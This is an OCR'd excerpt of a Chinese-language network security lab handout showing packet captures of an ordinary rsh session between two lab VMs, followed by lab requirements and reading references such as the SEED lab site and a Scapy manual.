
rsh会话

- □ 第二个连接



```
6  10.0.2.6  10.0.2.7  1023 -> 1022 [SYN] Seq=3920611526
7  10.0.2.7  10.0.2.6  1022 -> 1023 [SYN,ACK] Seq=3958269143 Ack=3920611527
8  10.0.2.6  10.0.2.7  1023 -> 1022 [ACK] Seq=3920611527 Ack=3958269144
```

- □ 执行命令返回结果



```
9  10.0.2.6  10.0.2.7  514 -> 1023 [ACK] Seq=10879103 Ack=778933557 Len=1
                       Data: \x00
10 10.0.2.7  10.0.2.6  1023 -> 514 [ACK] Seq=778933557 Ack=10879104
11 10.0.2.6  10.0.2.7  514 -> 1023 [ACK] Seq=10879104 Ack=778933557 Len=29
                       Data: Sun Feb 16 13:41:17 EST 2020
```

4 实验要求

- 按照实验指导手册，使用本实验提供的虚拟机完成实验内容。
- 通过实验课的上机实验，按照作业的提示，完成vmcourse平台的作业。
- 本次实验不需要提交报告
- 注意一周之内完成实验，释放虚拟机资源。
- 因为平台资源有限，请大家错峰实验。

参考资料：

- □ 杜文亮. 计算机安全导论：深度实践. 高等教育出版社
- □ SEED实验室网站：

  http://www.cis.syr.edu/~wedu/seed/
- □ Scapy中文手册

  https://wizardforcel.gitbooks.io/scapy-docs/content/

VNC, 串口